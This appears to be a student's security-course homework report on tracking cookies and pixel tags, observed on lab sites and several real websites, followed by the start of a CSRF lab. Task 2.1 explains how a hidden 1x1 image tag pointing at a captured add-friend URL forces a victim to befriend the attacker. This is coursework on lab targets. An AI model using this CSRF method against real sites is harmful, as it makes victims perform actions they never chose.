



Kaitlyn Chau
Professor Rahmati
CSE 331
10/24/2024
HW 3 Report

Task 1

Task 1.1:



Upon first visiting the elgg website after having cleared browser history, I do not see any advertisements. No activity, no blogs, no bookmarks, no files, no groups, but I do see 5 members, with one of them being named admin.



Right after browsing a product on each website, with the first website I browsed being the camera store, and then refreshing the elgg website, I now see a picture of the camera I clicked on at the very bottom of the website (I had to scroll down). There are still no activity/blog/etc from the website since I am not logged in as one of the users, so the pic at the bottom is probably an advertisement (it is not clickable though).

After closing the entire browser and reopening the browser and going back to the elgg website, I see the same view as pictured above.

Task 1.2:

The screenshot shows a Mozilla Firefox window with the title "Electronic Website - Mozilla Firefox (on browser)". The address bar shows "www.wteletronicsstore.com/productDetail.php". The developer tools Network tab is open, showing 13 requests transferred, totaling 163.11 KB / 161.03 KB. A cookie named "track" with the value "1328620183233840" is highlighted in the Request cookies section. The main content area displays a product detail page for a smartphone, with sections like "Lorem Ipsum" and "About Product".

The HTTP request that sets the cookie is pictured above.

The screenshot shows a Mozilla Firefox window with the title "http://www.wteletronicsstore.com/productDetail.php - Mozilla Firefox (on browser)". The address bar shows "view-source:http://www.wteletronicsstore.com/productDetail.php". The developer tools code editor is open, showing the source code of the page. Line 130 highlights an image tag with a src attribute pointing to "http://www.wtlabadserver.com/track.php?quid=5173435362122807".

Pictured above is the View Page Source of the productDetail page. Highlighted in the html of the page's source code is the line that does the cookies tracking. When this 1x1 pixel tracking image is loaded from its src website, it allows for a tracking cookie.

The screenshot shows a Mozilla Firefox window with several tabs open. The active tab is 'Revive Adserver - Mozilla Firefox (on browser)'. The address bar shows the URL <http://www.wtelectron.com/www/admin/index.php>. The main content area displays a login form for 'Revive Ad Server' with fields for 'Username:' and 'Password:', and a 'Forgot your password?' link. To the right of the content, the Firefox developer tools are open, specifically the Network tab. This tab lists a single request: 'One request' with a size of '77.72 KB / 0 B transferred' and a duration of 'Finish: 0 ms'. Under the 'Cookies' section of the request details, two cookies are listed: 'sessionID: da0238027c5f805ec27f8d3a03b6bf93' and 'track: 1328620183233840'. The Network tab also includes various filtering and inspection options like Headers, Params, Response, Cache, Timings, and Stack.

I noticed that the tracking cookie on the wtlabadserver.com is the same tracking cookie from the electronics store webpage that I was on earlier and clicked on the detailsPage of a product. I observe that it is called a third party cookie because the electronics website makes a request to a third-party website, a website that is other than the electronics website that the user is currently visiting, to which it is able to then set a tracking cookie. We can see in the img tag that the src is the wtlabadserver.com and that the same tracking cookie number is found in the request of both websites.

Task 1.3:

A screenshot of a Mozilla Firefox browser window. The address bar shows the URL www.wtlabelgg.com/preferences.php. The main content area displays a table with the following data:


Product Guid	Product	Category	Impression Count	UserTrackID
6449377887088520	Canon	Camera	3	1328620183233840
1768872100307923	Nike	Shoes	2	1328620183233840
5173435362122807	LG	Electronic LCD	5	1328620183233840
8326918373014243	HUAWEI	Mobiles	2	1328620183233840

It appears that the 3rd party tracker keeps log of how many different impressions or visits I make to a particular item that they are tracking, and it tracks which user is viewing an item a certain amount of time by keeping track of the UserTrackID, unique to the user, so the 3rd party knows who is visiting what and how often so that they make targeted ads.

Task 1.4:

A screenshot of a Mozilla Firefox browser window. The address bar shows the URL www.wtlabelgg.com. The Network tab of the developer tools is selected, showing a request for `http://www.wtlabelgg.com/displayads.php`. The request details are as follows:


- Request URL:** `http://www.wtlabelgg.com/displayads.php`
- Request method:** GET
- Remote address:** 172.25.0.2:80
- Status code:** 200
- Version:** HTTP/1.1



I see an http request where the request url is from the wtlabelgg.com, and the cookies includes the tracking cookie number that is mapped to the user. Since the tracking cookies has information about the user that is unique to the user such as how many times the user visits a specific item, it displays a targeted ad such as how I see the TV ad now on the elgg site since it is the item that has been visited the most as tracked by the cookies.


Task 1.5:

Upon visiting the elgg site in a private browser, I do not see any ads, so the elgg site is empty.



After browsing the detailsPage of a bunch of different items on the different store sites and then refreshing the elgg site all on private windows, I do see a targeted ad. It's not any different from

when I first browser in non-private browser then refreshed the elgg site and then saw a targeted ad.



Then after closing the browser completely and reopening a new private browser window, I no longer see a targeted ad. This is different from task 1.1 because after closing and reopening the nonprivate browser, the targeted ad that was there previously still existed. However, for the private browser, after closing the browser and reopening a new private browser, the target ad that was in the previous browser session does not exist in the new session. I also notice that I do not see tracking cookies in this newly opened private browser.

Task 1.6:

A screenshot of Mozilla Firefox with the Network tab of the developer tools open. The main content area shows the "Word of the Day" page for "abraxas" on Dictionary.com. The Network tab displays a list of network requests. A specific request to "https://track.dictionary.com/main.gif?accountID&cb=..." is highlighted. The details panel on the right shows the following information:

- Request URL: <https://track.dictionary.com/main.gif?accountID&cb=...>
- Request method: GET
- Remote address: 34.230.140.167:443
- Status code: 200
- Headers, Cookies, Params, Response, Timings, Stack Trace, etc.

The status bar at the bottom of the browser window shows "TUESDAY, OCTOBER 29, 2024".

Word of the Day - abraxas | Dictionary.com - Mozilla Firefox (on browser)

WORD OF THE DAY
← OCT 28
disabuse

TUESDAY, OCTOBER 29, 2024

abraxas

Network tab details:

- 200 GET RCa... a.script.js 860 B
- 84 requests 13.98 MB / 6.49 MB transferred Finish: 4.0
- Headers Cookies Params Response Timings Stack Trace

Filter cookies:

```
AMCVS_AA9D3B6A630E2C2A0A495C40@AdobeOrg:1
at_check: true
mbox: session#8cb1794d82b34d869210d94a0f326567#
1730196343|PC#8cb1794d82b34d869210d94a0f326567.34 0#1793439283
```

Picture above is showing that the dictionary website sends a request to a tracking website, and the cookie contains a session id to track information about the session.

Amazon.com: Cozy Friends: Coloring Book for Adults and Teens Featuring Super Cute Animal Characte...

Books Kindle Rewards Advanced Search New Rele...

Pickup

Cozy Friends: Coloring Book for Adults and Teens Featuring Super Cute Animal Characters and Simp...

COZY FRIENDS CUTE & COMFY COLORING BOOK

Cute Animals and Simple Designs (Cozy Series)

May 22, 2024

Network tab details:

- 227 requests 20.86 MB / 0 GB transferred Finish: 2.67
- Headers Cookies Params Response Timings Stack Trace

Request URL: <https://aax-us-iad.amazon.com/e/xsp/imp?b=RMK8AofBe...>

Request method: GET


Remote address: 209.54.177.41:443

Status code: 200 Edit and Resend Raw headers

Version: HTTP/1.1

Cache-Control: no-store max-age=0

Pictured above is for amazon. I see 3 reqs sent to amazon's ad tracking 3rd party, but there wasn't anything in the cookie section of the requests.



The career builder website doesn't work. On the environment.

A screenshot of the Firefox Developer Tools Network tab. The URL in the address bar is "https://www.careerbuilder.com/job/J3Q4RP6HGQYH5WF". The Network tab shows several requests:

Request	Status	Size
form_init-fb596f511 script	200	8.2
track_event-4404fa script	200	40
job_detail_page-e94 script	200	4.6
wfh_remote_search script	200	5.2
hwbrid.jobs.show-f script	200	1.3

Details for the first request:


Header	Value
Status	200 ⓘ
Version	HTTP/2
Transferred	224 B (408 B size)

The screenshot shows the Mozilla Firefox Developer Tools Network tab. The URL in the address bar is <https://www.careerbuilder.com/job/J3Q4RP6HGQYH5WF>. The Network tab is selected, displaying a list of requests. The first request is a GET to https://googleads.g.doubleclick.net/pagead/html/r20241024/r20190131/zrt_lookup_fy2021.html. The status is 200, Version is HTTP/3, and the transferred size is 4.12 kB (9.03 kB size). The Referrer Policy is strict-origin-when-cross-origin.

I had to open the career builder website on the regular website. Can see the tracking websites in the GET requests in the Network tab of the inspect page. (I had to do this part in a separate labtainer webtrack).

Task 1.7:

The screenshot shows the Mozilla Firefox Developer Tools Network tab. The URL in the address bar is www.wtcamerastore.com/productDetail.php. The Network tab is selected, displaying a list of requests. The first request is a GET to the product detail page, which has a status of 200, Method of GET, and a transferred size of 2.35 KB. The second request is a GET for a logo image, which has a status of 404, Method of GET, and a transferred size of 459 B. The total transferred size is 78.15 KB / 301.31 KB. The Cookies tab is selected, showing a cookie named 'track' with the value '4556634956036872' and an expiration date of 2024-11-08T09:53:12.000Z.



After blocking all cookies, I see that the tracking http request looks different, in that previously there was a session id and the tracking part had a unique id specific to the user. However, now that all the 3rd party cookies are blocked, the tracking has an expiration and a value number. When opening a new elgg window with the 3rd party cookies blocked, I no longer see a targeted ad even though I had previously visited product detail pages.

Note: I forgot to save the zip file of the webtrack labtainer, so I had to save a separate labtainer where I redid work and did the career builder real world example since it wouldn't work on the labtainer environment.

Task 2

Task 2.1:

Similar to how a 1x1 pixel image tag of an invisible image was used to send req to ad trackers in the previous task, an image tag can be used here to seq a request to a specific URL as well. In this case, the URL we want to send a req to is the one that is for adding Boby as a friend to Alice's account. This way, when the website is visited, the img tag with link will be triggered to send a req to that url which forces an add friend.


With the inspect element page on with the network tab, logged in as Alice, clicked on add friend on Boby's profile to get the GET request URL:

http://csrflabelgg.com/action/friends/add?friend=40&elgg_ts=1730219687&elgg_token=eb0635010587efa2ec768bbb98279a55

Now add the link as the src to a 1x1 pixel img tag.

```



```

